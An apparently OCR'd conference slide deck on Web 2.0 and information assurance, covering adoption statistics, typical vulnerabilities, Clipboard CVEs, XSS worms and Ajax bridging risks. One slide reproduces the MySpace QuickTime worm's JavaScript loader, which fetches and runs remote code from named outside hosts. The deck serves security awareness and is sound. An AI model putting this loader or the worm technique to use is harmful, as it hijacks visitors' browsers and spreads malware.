Integrated SECURITY AND SYSTEMS Solutions

A Practical Guide To Web 2.0, Enterprise 2.0, and Information Assurance

Presented By:

Hart Rossman, Chief Security Technologist, SAIC

SAIC®

From Science to Solutions

Web 2.0 Momentum

- In the first quarter of 2006, MySpace.com signed up 280,000 new users each day and had the second largest amount of Internet traffic
- By the second quarter of 2006, 50 million blogs were created—new ones were added at a rate of two per second
- In 2005, eBay® conducted 8 billion API-based Web services transactions
  - One billion people around the globe now have access to the Internet
  - Mobile devices outnumber desktop computers by a factor of two
  - Nearly 50 percent of all U.S. Internet access is now via always-on broadband connections

Trademark attribution on slide 22

Source: O'Reilly Radar, Web 2.0 Principles and Best Practices by John Musser

Eight Core Patterns in Web 2.0

- **Harnessing Collective Intelligence —** Create an architecture of participation that uses network effects and algorithms to produce software that gets better the more people use it.
- **Data Is the Next "Intel Inside®" —** Use unique, hard-to-recreate data sources to become the "Intel Inside" for this era in which data has become as important as function.
- **Innovation in Assembly —** Build platforms to foster innovation in assembly, where remixing of data and services creates new opportunities and markets.
- **Rich User Experiences —** Go beyond traditional Web-page metaphors to deliver rich user experiences combining the best of desktop and online software.
- **Software Above the Level of a Single Device —** Create software that spans Internet-connected devices and builds on the growing pervasiveness of online experience.
- **Perpetual Beta —** Move away from old models of software development and adoption in favor of online, continuously updated, software-as-a-service (SAAS) models.
- **Leveraging the Long Tail —** Capture niche markets profitably through the low-cost economics and broad reach enabled by the Internet.
- **Lightweight Models and Cost-Effective Scalability —** Use lightweight business- and software-development models to build products and businesses quickly and cost effectively.

Trademark attribution on slide 22


Source: O'Reilly Radar, Web 2.0 Principles and Best Practices by John Musser

Expected Vulnerabilities and Exposures

- Well-known vulnerabilities and flawed implementation practices can be reintroduced
  - Cross-site scripting, buffer overflows, race conditions, object model violations, poor user input validation, poor error handling, etc…
  - Evolving best practices emphasize "gee-whiz" factor over disciplined coding and information assurance
- Synergy of technologies creates synergy of exposures (compounds existing problems)
  - Rapid promulgation of flawed code
  - Encourages subversive workarounds and ScrapePI
  - Sensitive data aggregation and inadvertent exposure
  - Litigation and ownership issues
  - Non-compliance and incompatibility across the value chain
  - Spyware will be much more effective in social networking environments
  - Feeds become a vector for malware
- Phishing attacks find a sea of opportunities

SafeSOA Netcentric Clipboard

Problem Statement




- Four Microsoft® Windows Clipboard CVEs since 1999 (source: nvd.nist.gov)
  - CVE-1999-0384 **low**
  - CVE-1999-1452 **high**
  - CVE-2001-1480 **low**
  - CVE-2006-2612 **medium**
- 2057 cross-site scripting vulnerabilities since 1999 (source nvd.nist.gov)
  - 371 rate **high** in CVE
  - 159 associated with JavaScript™
  - 3 associated with AJAX
  - 7 associated with XML
- October 2005, MySpace® AJAX worm
- June 2006, Yamanner virus targets Yahoo!® Messenger

Trademark attributions on slide 22

XSS Worms

- Using a Web site to host the malware code, XSS worms and viruses take control over a Web browser and propagate by forcing it to copy the malware to other locations on the Web to infect others.
- For example, a blog comment laced with malware could snare visitors, commanding their browsers to post additional infectious blog comments.
  - XSS malware payloads could force the browser to send email, transfer money, delete/modify data, hack other Web sites, download illegal content, and many other forms of malicious activity.
- On October 4, 2005, The Samy Worm, the first major worm of its kind, spread by exploiting a persistent cross-site scripting vulnerability in MySpace.com’s personal profile Web page template.



Source Jeremiah Grossman CTO WhiteHat Security
http://www.whitehatsec.com
http://www.whitehatsec.com/downloads/WHXSSThreats.pdf

Courtesy: Steve Orrin, Intel Corp.

MySpace® QT Worm

- MySpace® allows users to embed movies and other multimedia into their user profiles.
- Apple Computer, Inc.’s Quicktime® movies have a feature known as HREF tracks, which allow users to embed a URL into an interactive movie.
- The attacker inserted malicious JavaScript™ into this Quicktime feature so that when the movie is played the evil code is executed.

```
javascript:

void((
function() {
   //create a new SCRIPT tag
   var e=window.document.createElement('script');
   var ll=new Array();
   ll[0]='http://www.daviddraftsystem.com/images/';
   ll[1]='http://www.tm-group.co.uk/images/';

   //Randomly select a host that is serving the full code of the malware
   var lll=ll[Math.floor(2*(Math.random()%1))];
   //set the SRC attribute to the remote site
   e.setAttribute('src',lll+'js.js');
   //append the SCRIPT tag to the current document. The current document would be
whatever webpage
   //contains the embedded movie, in this case, a MySpace profile page. This causes the full
code of the malware to execute.
   window.document.body.appendChild(e);
})
```

Source code from BurntPickle http://www.myspace.com/burntpickle)
Comments and formatting by SPI Dynamics (http://www.spidynamics.com)

Courtesy: Steve Orrin, Intel Corp.

Trademark attribution on slide 22

AJAX Vulnerabilities: Ajax Bridging

- The host can provide a Web service that acts as a proxy to forward traffic between the JavaScript™ running on the client and the third-party site.
  - A bridge could be considered a “Web service to Web service” connection.
  - Microsoft’s “Atlas” provides support for Ajax bridging.
  - Custom solutions using PHP or common gateway interfaces (CGI) programs can also provide bridging.
- An Ajax bridge can connect to any Web service on any host using protocols such as:
  - SOAP & REST
  - Custom Web services
  - Arbitrary Web resources such as RSS feeds, HTML, Flash®, or even binary content.
- **An attacker can send malicious requests through the Ajax bridge as well as take advantage of elevated privileges often given to the bridge‘s original target.**

Source: Billy Hoffman Lead Security Researcher for SPI Dynamics (www.spidynamics.com)

Trademark attributions on slide 22

Courtesy: Steve Orrin, Intel Corp.

AJAX Vulnerabilities: Repudiation of Requests and Cross-Site Scripting

- Browser requests and Ajax engine requests look identical.
  - Servers are incapable of discerning a request made by JavaScript™ and a request made in response to a user action.
  - Very difficult for an individual to prove that they did not do a certain action.
  - JavaScript can make a request for a resource using Ajax that occurs in the background without the user's knowledge.
    - The browser will automatically add the necessary authentication or state-keeping information such as cookies to the request.
  - JavaScript code can then access the response to this hidden request and then send more requests.
- ***This expanded JavaScript functionality increases the damage of a cross-site scripting (XSS) attack.***

Source: Billy Hoffman Lead Security Researcher for SPI Dynamics (www.spidynamics.com)

Courtesy: Steve Orrin, Intel Corp.

Trademarks

- SAIC is a registered trademark of Science Applications International Corporation in the United States and/or other countries.
- Google is a registered trademark of Google, Inc. in the United States and/or other countries.
- eBay is a registered trademark of Ebay, Inc. in the United States and/or other countries.
- Eventful is atrademark of EVDB, Inc. in the United States and/or other countries.
- Zend is a registered trademark of Zend Technologies, Ltd. in the United States and/or other countries.
- Ning is a trademark of 24HL, Inc. in the United States and/or other countries.
- Bungee Labs is a trademark of Bungee Labs in the United States and/or other countries.
- Java and JavaScript are trademarks of Sun Microsystems, Inc. in the United States and/or other countries.
- AON is a registered trademark of Aon Corporation in the United States and/or other countries.
- MySpace is a registered trademark of MySpace, Inc. in the United States and/or other countries.
- Facebook is a trademark of Facebook, Inc. in the United States and/or other countries.
- Twitter is a trademark of Twitter, Inc. in the United States and/or other countries.
- Yahoo! And Flickr are trademarks or registered trademarks of Yahoo! Inc. in the United States and/or other countries.
- Intel Inside is a registered trademark of Intel Corporation in the United States and/or other countries.
- Microsoft is a registered trademark of Microsoft Corporation in the United States and/or other countries.
- Flash is a registered trademark of Adobe Systems Incorporated in the United States and/or other countries.